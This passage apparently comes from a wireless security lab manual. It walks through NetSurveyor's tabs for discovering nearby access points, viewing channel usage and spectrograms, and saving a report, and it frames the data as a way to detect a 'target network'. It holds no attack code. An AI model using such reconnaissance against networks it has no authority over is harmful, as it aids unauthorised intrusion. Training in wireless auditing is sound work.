
   Note: If a **User Account Control** pop-up appears, click **Yes**.

8. NetSurveyor initializes, and a list of discovered access-points in the network appears under the **Network Discovery** tab, along with details such as SSID, BSSID, Channel, Beacon Strength, etc. as shown in the screenshot.


9. In the lower section of the window, the **Channel Usage** tab displays a graphical view of the usage of 802.11 channels by discovered access points.



10. In the lower section of the window, click the **AP Timecourse** tab to view the timecourse of Beacon qualities by SSID in a graphical format.




11. Click the **Channel Spectrogram** tab to view the spectrogram of the 802.11 channel usage. This information can be used to perform spectrum analysis, actively monitor spectrum usage in a particular area, and detect the spectrum signal of the target network.




12. Similarly, you can gather detailed information about the discovered access points with other graphical diagnostic views by navigating to different tabs in the lower section. Information you can discover includes differential beacon qualities by SSID, the timecourse of 802.11 channel usage, and a heatmap of 802.11 channel usage.

13. To save the gathered information in a report, click **File** from the menu bar and select Create **Report…** from the options.




